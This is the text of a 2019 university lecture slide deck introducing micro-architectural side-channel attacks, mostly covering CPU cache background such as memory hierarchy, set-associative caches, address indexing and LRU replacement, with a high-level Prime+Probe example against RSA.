Introduction to micro-architectural attacks

Clémentine Maurice, CNRS, IRISA

April 30, 2019—Ben Gurion University, Israel

Who am I


Clémentine Maurice

- since 2017: **CNRS tenured researcher**, working at IRISA lab, EMSEC group
- 2016–2017: postdoc at TU Graz (Austria)
- 2012–2015: PhD (Technicolor/Eurecom)

✉ clementine.maurice@irisa.fr

Scope

Everyday hardware: servers, workstations, laptops, smartphones...



Side channels

- safe software infrastructure → no bugs, e.g., buffer overflows

Side channels

- safe software infrastructure → no bugs, e.g., buffer overflows
- does not mean safe execution

Side channels

- safe software infrastructure → no bugs, e.g., buffer overflows
- does not mean safe execution
- information leaks because of implementation and hardware
- no “bug” in the sense of a mistake → lots of performance optimizations

Side channels


- safe software infrastructure → no bugs, e.g., buffer overflows
- does not mean safe execution
- information leaks because of implementation and hardware
- no “bug” in the sense of a mistake → lots of performance optimizations

→ crypto and sensitive info., e.g., keystrokes and mouse movements

Sources of leakage

- via power consumption, electromagnetic leaks

Sources of leakage



Controller
Rikomagic MK802 IV

Loop antenna

MicroSD card

Antenna tuning capacitor

SDR receiver
FUNcube
Dongle Pro+

Power
4xAA batteries

WiFi
antenna

Pita bread

Sources of leakage

- via power consumption, electromagnetic leaks
  - → targeted attacks, physical access
  - → mostly performed on embedded devices

Sources of leakage

- via power consumption, electromagnetic leaks
  - → targeted attacks, physical access
  - → mostly performed on embedded devices
- via the timing and micro-architecture

Sources of leakage

- via power consumption, electromagnetic leaks
  - → targeted attacks, physical access
  - → mostly performed on embedded devices
- via the timing and micro-architecture
  - → remote attacks, no physical access required


Example: Cache attack on RSA square-and-multiply exponentiation (1/2)

mbedTLS version 2.3.0 (fixed since)

```
Algorithm 1: Square-and-multiply exponentiation
Input: base $b$, exponent $e$, modulus $n$
Output: $b^e \mod n$
$X \leftarrow 1$
for $i \leftarrow bitlen(e)$ downto 0 do
    $X \leftarrow \text{multiply}(X, X)$
    if $e_i = 1$ then
        $X \leftarrow \text{multiply}(X, b)$
    end
end
return $X$
```


Example: Cache attack on RSA square-and-multiply exponentiation (2/2)

- raw Prime+Probe cache trace on the buffer holding the multiplier *b*




Example: Cache attack on RSA square-and-multiply exponentiation (2/2)

- raw Prime+Probe cache trace on the buffer holding the multiplier *b*
- processed with a simple moving average



Example: Cache attack on RSA square-and-multiply exponentiation (2/2)

- raw Prime+Probe cache trace on the buffer holding the multiplier *b*
- processed with a simple moving average
- allows to clearly see the bits of the exponent



Attacker model

- no physical access to the device

Attacker model

- no physical access to the device
- can execute unprivileged code on the same machine as victim


Attacker model

- no physical access to the device
- can execute unprivileged code on the same machine as victim
- what are the scenarios in which this happens?

Attacker model

- no physical access to the device
- can execute unprivileged code on the same machine as victim
- what are the scenarios in which this happens?
    - you install some program on your machine/smartphone
    - you have a virtual machine on some physical machine (cloud)
    - some JavaScript runs on a web page

Shared hardware



shared hardware

memory

CPU

DRAM


memory bus

branch prediction unit

arithmetic logic unit

data and instruction cache


Hardware: From small optimizations to side channels



2008	Nehalem
2012	Sandy Bridge
2013	Ivy Bridge
2014	Haswell
2015	Broadwell
2016	Skylake
2017	Kaby Lake
2018	Coffee Lake

- new microarchitectures yearly


Hardware: From small optimizations to side channels



2008	Nehalem
2012	Sandy Bridge
2013	Ivy Bridge
2014	Haswell
2015	Broadwell
2016	Skylake
2017	Kaby Lake
2018	Coffee Lake

- new microarchitectures yearly
- performance improvement $\approx 5\%$


Hardware: From small optimizations to side channels



2008	Nehalem
2012	Sandy Bridge
2013	Ivy Bridge
2014	Haswell
2015	Broadwell
2016	Skylake
2017	Kaby Lake
2018	Coffee Lake

- new microarchitectures yearly
- performance improvement $\approx 5\%$
- very small optimizations: caches, branch prediction...


Hardware: From small optimizations to side channels



2008	Nehalem
2012	Sandy Bridge
2013	Ivy Bridge
2014	Haswell
2015	Broadwell
2016	Skylake
2017	Kaby Lake
2018	Coffee Lake

- new microarchitectures yearly
- performance improvement $\approx 5\%$
- very small optimizations: caches, branch prediction...
- ... leading to side channels

Hardware: From small optimizations to side channels



2008	Nehalem
2012	Sandy Bridge
2013	Ivy Bridge
2014	Haswell
2015	Broadwell
2016	Skylake
2017	Kaby Lake
2018	Coffee Lake

- new microarchitectures yearly
- performance improvement $\approx 5\%$
- very small optimizations: caches, branch prediction...
- ... leading to side channels
- no documentation on this intellectual property

Today’s CPU complexity

- “Intel x86 documentation has more pages than the 6502 has transistors”

Ken Shirriff, `http://www.righto.com/2013/09/intel-x86-documentation-has-more-pages.html`

Today’s CPU complexity

- “Intel x86 documentation has more pages than the 6502 has transistors”
- 6502: 8-bit microprocessor, used in the Apple II, Commodore 64, Atari 800...

Ken Shirriff, `http://www.righto.com/2013/09/intel-x86-documentation-has-more-pages.html`

Today’s CPU complexity

- “Intel x86 documentation has more pages than the 6502 has transistors”
- 6502: 8-bit microprocessor, used in the Apple II, Commodore 64, Atari 800...
  - year: 1975 → 3510 transistors

Ken Shirriff, `http://www.righto.com/2013/09/intel-x86-documentation-has-more-pages.html`

Today’s CPU complexity

- “Intel x86 documentation has more pages than the 6502 has transistors”
- 6502: 8-bit microprocessor, used in the Apple II, Commodore 64, Atari 800...
    - year: 1975 → 3510 transistors
- 22-core Intel Xeon Broadwell-E5

Ken Shirriff, `http://www.righto.com/2013/09/intel-x86-documentation-has-more-pages.html`

Today's CPU complexity

- "Intel x86 documentation has more pages than the 6502 has transistors"
- 6502: 8-bit microprocessor, used in the Apple II, Commodore 64, Atari 800...
    - year: 1975 → 3510 transistors
- 22-core Intel Xeon Broadwell-E5
    - year: 2016 → 7.2 billion transistors

Ken Shirriff, `http://www.righto.com/2013/09/intel-x86-documentation-has-more-pages.html`

Today’s CPU complexity

- “Intel x86 documentation has more pages than the 6502 has transistors”
- 6502: 8-bit microprocessor, used in the Apple II, Commodore 64, Atari 800...
    - year: 1975 → 3510 transistors
- 22-core Intel Xeon Broadwell-E5
    - year: 2016 → 7.2 billion transistors
- Intel Software Developer’s Manuals (may. 2018): 4844 pages

Ken Shirriff, `http://www.righto.com/2013/09/intel-x86-documentation-has-more-pages.html`

Today’s CPU complexity

- “Intel x86 documentation has more pages than the 6502 has transistors”
- 6502: 8-bit microprocessor, used in the Apple II, Commodore 64, Atari 800...
  - year: 1975 → 3510 transistors
- 22-core Intel Xeon Broadwell-E5
  - year: 2016 → 7.2 billion transistors
- Intel Software Developer’s Manuals (may. 2018): 4844 pages
- (there are actually more manuals than just the SDM)

Ken Shirriff, `http://www.righto.com/2013/09/intel-x86-documentation-has-more-pages.html`

Background on caches

Disclaimer

- this is not boring background to *maybe* understand better the remainder
- we actually do really really need to understand how caches work in great details to perform cache attacks
- pay attention and ask questions if you don’t understand something :)

Memory

- ideal memory: zero latency, infinite capacity, zero cost, infinite bandwidth

Memory

- ideal memory: zero latency, infinite capacity, zero cost, infinite bandwidth
- ideal memory requirements oppose each other

Memory

- ideal memory: zero latency, infinite capacity, zero cost, infinite bandwidth
- ideal memory requirements oppose each other
- bigger is slower → bigger: takes longer to determine the location
- faster is more expensive → memory technology: SRAM vs. DRAM vs. Disk
- higher bandwidth is more expensive → need more banks, more ports, higher frequency, or faster technology

Memory technology: SRAM vs DRAM

DRAM: dynamic random access memory

SRAM: static random access memory

Memory technology: SRAM vs DRAM

DRAM: dynamic random access memory

- slower access

SRAM: static random access memory

- faster access

Memory technology: SRAM vs DRAM

DRAM: dynamic random access memory

- slower access
- higher density (1 transistor + 1 capacitor per cell)

SRAM: static random access memory

- faster access
- lower density (6 transistors per cell)

Memory technology: SRAM vs DRAM

DRAM: dynamic random access memory

- slower access
- higher density (1 transistor + 1 capacitor per cell)
- lower cost

SRAM: static random access memory

- faster access
- lower density (6 transistors per cell)
- higher cost

Memory technology: SRAM vs DRAM

DRAM: dynamic random access memory

- slower access
- higher density (1 transistor + 1 capacitor per cell)
- lower cost
- charge loss over time → requires refresh

SRAM: static random access memory

- faster access
- lower density (6 transistors per cell)
- higher cost
- no need for refresh

But I want both large and fast memory!

- we can’t have both large and fast with a single level of memory

But I want both large and fast memory!

- we can’t have both large and fast with a single level of memory
- have multiple levels of storage


But I want both large and fast memory!

- we can’t have both large and fast with a single level of memory
- have multiple levels of storage
- progressively bigger and slower as the levels are farther from the processor

But I want both large and fast memory!

- we can’t have both large and fast with a single level of memory
- have multiple levels of storage
- progressively bigger and slower as the levels are farther from the processor
- ensure most of the data the processor needs is kept in the fast(er) level(s)

Memory hierarchy



move what you use here

fast
small


With good locality of reference, memory appears as fast as

and as large as

backup everything here


big but slow

Memory hierarchy



Data can reside in


Memory hierarchy



Data can reside in

- CPU registers


Memory hierarchy



Data can reside in

- CPU registers
- different levels of the CPU cache


Memory hierarchy



Data can reside in

- CPU registers
- different levels of the CPU cache
- main memory

Memory hierarchy



Data can reside in

- CPU registers
- different levels of the CPU cache
- main memory
- disk storage

Caching basics: exploit temporal locality

- **temporal locality**: a program tends to reference the same memory location many times and all within a small window of time (e.g., loops)

Caching basics: exploit temporal locality

- **temporal locality**: a program tends to reference the same memory location many times and all within a small window of time (e.g., loops)
- anticipation: recently accessed data will be accessed again soon

Caching basics: exploit temporal locality

- **temporal locality**: a program tends to reference the same memory location many times and all within a small window of time (e.g., loops)
- anticipation: recently accessed data will be accessed again soon
- idea: store recently accessed data in automatically managed fast memory

Caching basics: exploit spatial locality

- **spatial locality**: a program tends to reference a cluster of memory locations at a time, e.g., sequential instruction access, array traversal

Caching basics: exploit spatial locality

- **spatial locality**: a program tends to reference a cluster of memory locations at a time, e.g., sequential instruction access, array traversal
- anticipation: nearby data will be accessed soon

Caching basics: exploit spatial locality

- **spatial locality**: a program tends to reference a cluster of memory locations at a time, e.g., sequential instruction access, array traversal
- anticipation: nearby data will be accessed soon
- idea: store addresses adjacent to the recently accessed one in automatically managed fast memory
    - logically divide memory into equal size blocks (lines)
    - fetch to cache the accessed block in its entirety

Manual vs automatic management

- **manual**: programmer manages data movement across levels
    - painful for substantial programs
    - only used in some embedded systems

Manual vs automatic management

- **manual**: programmer manages data movement across levels
  - painful for substantial programs
  - only used in some embedded systems

- **automatic**: hardware manages data movement across levels, transparently to the programmer

Manual vs automatic management

- **manual**: programmer manages data movement across levels
    - painful for substantial programs
    - only used in some embedded systems
- **automatic**: hardware manages data movement across levels, transparently to the programmer
    - the average programmer doesn't need to know about it, how big it is, or how it works to write a correct program

Manual vs automatic management

- **manual**: programmer manages data movement across levels
  - painful for substantial programs
  - only used in some embedded systems

- **automatic**: hardware manages data movement across levels, transparently to the programmer
  - the average programmer doesn't need to know about it, how big it is, or how it works to write a correct program
  - what about a fast program?

Manual vs automatic management

- **manual**: programmer manages data movement across levels
  - painful for substantial programs
  - only used in some embedded systems

- **automatic**: hardware manages data movement across levels, transparently to the programmer
  - the average programmer doesn't need to know about it, how big it is, or how it works to write a correct program
  - what about a fast program?
  - what about side channels?!


Caching basics

- block/line: unit of storage in the cache → memory is logically divided into cache blocks that map to locations in the cache
- when data is referenced
  - hit: if in cache, use cached data instead of accessing memory
  - miss: if not in cache, bring block into cache
    → maybe have to kick something else out to do it


Design decisions

- **placement**: where and how to place/find a block in cache?
- **replacement**: what data to remove to make room in cache?
- **granularity of management**: size of blocks? uniform?
- **write policy**: what do we do about writes?
- **instructions/data**: do we treat them separately?

Set-associative caches




Set-associative caches



Data loaded in a specific set depending on its address


Set-associative caches



Data loaded in a specific set depending on its address

Several ways per set

Set-associative caches



Data loaded in a specific set depending on its address

Several ways per set

Cache line loaded in a specific way depending on the replacement policy

Wake-up time!

Small exercise: compute the set index of the address `(1100101011111110)b` for a cache with the following design:

- 8B cache lines
- 16 cache sets
- 2 ways

Wake-up time!

Small exercise: compute the set index of the address `(1100101011111110)b` for a cache with the following design:

- 8B cache lines → 3 bits
- 16 cache sets → 4 bits
- 2 ways

Wake-up time!

Small exercise: compute the set index of the address `(1100101011111110)b` for a cache with the following design:

- 8B cache lines → 3 bits
- 16 cache sets → 4 bits
- 2 ways

Set index: (1111)b → 15

Wake-up time!

Small exercise: compute the set index of the address `(1100101011111110)b` for a cache with the following design:

- 8B cache lines → 3 bits
- 16 cache sets → 4 bits
- 2 ways

Set index: (1111)b → 15

Bonus question: what is the size of the cache?

Wake-up time!

Small exercise: compute the set index of the address `(1100101011111110)b` for a cache with the following design:

- 8B cache lines → 3 bits
- 16 cache sets → 4 bits
- 2 ways

Set index: (1111)b → 15

Bonus question: what is the size of the cache? $8 \times 16 \times 2 = 256$B

Virtual addresses or physical addresses?

- program knows about virtual addresses, machine knows about physical addresses
- MMU does the translation between virtual to physical address
- addresses are used for the index and the tag → **is virtual or physical used?**

Virtual addresses or physical addresses?

- program knows about virtual addresses, machine knows about physical addresses
- MMU does the translation between virtual to physical address
- addresses are used for the index and the tag → **is virtual or physical used?**
- trade-off depending on the level!
- 4 possibilities: VIVT, VIPT, PIPT (PIVT)

Virtual addresses or physical addresses: VIVT

Virtually-indexed, virtually-tagged (VIVT)

Virtual addresses or physical addresses: VIVT

Virtually-indexed, virtually-tagged (VIVT)

- ✓ fast: no need to translate addresses
- ✗ aliasing issues: same virtual address maps to several different physical addresses
  → tag is not unique → flushing the cache on context switches

Virtual addresses or physical addresses: VIPT

Virtually-indexed, physically-tagged (VIPT)

Virtual addresses or physical addresses: VIPT

Virtually-indexed, physically-tagged (VIPT)

- needs TLB translation for the tag, but cache set can be looked up in parallel
- ✓ still quite fast
- ✓ avoiding aliasing if set index bits come from the page offset

Virtual addresses or physical addresses: VIPT

Virtually-indexed, physically-tagged (VIPT)

- needs TLB translation for the tag, but cache set can be looked up in parallel
- ✓ still quite fast
- ✓ avoiding aliasing if set index bits come from the page offset
  → ✗ limits the size of VIPT caches (page size × # of sets)
- used e.g., in L1 on Intel
  → 4KB pages and 64B lines → cannot have more than $2^6 = 64$ sets

Virtual addresses or physical addresses: PIPT

Physically-indexed, physically-tagged (PIPT)

Virtual addresses or physical addresses: PIPT

Physically-indexed, physically-tagged (PIPT)

- needs TLB translation for the tag and the set index
- ✗ slower because of address translation
- ✓ no aliasing issues
- ✓ no limit for the number of sets → good for bigger levels
- used e.g., in L2 and L3 on Intel

Virtual addresses or physical addresses: PIVT

Physically-indexed, virtually-tagged (PIVT)

Virtual addresses or physical addresses: PIVT

Physically-indexed, virtually-tagged (PIVT)

- ✗ the worst of both worlds
  → rarely used in practice

Replacement policy

Which block in the set to replace on a cache miss?


Replacement policy

Which block in the set to replace on a cache miss?

- FIFO
- least recently used
- least frequently used
- random
- hybrid
- ...

Least-Recently Used replacement policy

n accesses for an *n*-way cache with a LRU replacement policy



Least-Recently Used replacement policy

n accesses for an *n*-way cache with a LRU replacement policy

cache set

- LRU replacement policy: oldest entry replaced first

Least-Recently Used replacement policy


n accesses for an *n*-way cache with a LRU replacement policy

cache set	2	5	8	1	7	6	3	4

- LRU replacement policy: oldest entry replaced first
- timestamps for every cache line

Least-Recently Used replacement policy

n accesses for an *n*-way cache with a LRU replacement policy



load


cache set

2 5 8 9 7 6 3 4

- LRU replacement policy: oldest entry replaced first
- timestamps for every cache line
- access updates timestamp

Least-Recently Used replacement policy

n accesses for an *n*-way cache with a LRU replacement policy




cache set	10	5	8	9	7	6	3	4

- LRU replacement policy: oldest entry replaced first
- timestamps for every cache line
- access updates timestamp
- “perfect” LRU is complex to implement, it usually is pseudo-LRU

Least-Recently Used replacement policy


n accesses for an *n*-way cache with a LRU replacement policy



- LRU replacement policy: oldest entry replaced first
- timestamps for every cache line
- access updates timestamp
- “perfect” LRU is complex to implement, it usually is pseudo-LRU

Least-Recently Used replacement policy

n accesses for an *n*-way cache with a LRU replacement policy



load


cache set

10	5	8	9	7	6	11	12

- LRU replacement policy: oldest entry replaced first
- timestamps for every cache line
- access updates timestamp
- "perfect" LRU is complex to implement, it usually is pseudo-LRU

Least-Recently Used replacement policy


n accesses for an *n*-way cache with a LRU replacement policy



- LRU replacement policy: oldest entry replaced first
- timestamps for every cache line
- access updates timestamp
- “perfect” LRU is complex to implement, it usually is pseudo-LRU

Least-Recently Used replacement policy


n accesses for an *n*-way cache with a LRU replacement policy



- LRU replacement policy: oldest entry replaced first
- timestamps for every cache line
- access updates timestamp
- “perfect” LRU is complex to implement, it usually is pseudo-LRU

Least-Recently Used replacement policy


n accesses for an *n*-way cache with a LRU replacement policy



- LRU replacement policy: oldest entry replaced first
- timestamps for every cache line
- access updates timestamp
- “perfect” LRU is complex to implement, it usually is pseudo-LRU

Least-Recently Used replacement policy

n accesses for an *n*-way cache with a LRU replacement policy



load

cache set

10	13	16	9	15	14	11	12

- LRU replacement policy: oldest entry replaced first
- timestamps for every cache line
- access updates timestamp
- “perfect” LRU is complex to implement, it usually is pseudo-LRU

Least-Recently Used replacement policy

Potential issues with LRU?

Least-Recently Used replacement policy

Potential issues with LRU?

- LRU vs. random, which one is better?

Least-Recently Used replacement policy

Potential issues with LRU?

- LRU vs. random, which one is better?
- example: 4-way cache, cyclic references to A, B, C, D, E

Least-Recently Used replacement policy

Potential issues with LRU?

- LRU vs. random, which one is better?
- example: 4-way cache, cyclic references to A, B, C, D, E

→ 0% hit rate with LRU policy

- set thrashing: when the ”program working set” in a set is larger than set associativity

→ random replacement policy is better when thrashing occurs

Least-Recently Used replacement policy

Potential issues with LRU?

- LRU vs. random, which one is better?
- example: 4-way cache, cyclic references to A, B, C, D, E

→ 0% hit rate with LRU policy

- set thrashing: when the ”program working set” in a set is larger than set associativity

→ random replacement policy is better when thrashing occurs

- in practice, depends on workload, similar average hit rate for LRU and random

Non-LRU replacement policy

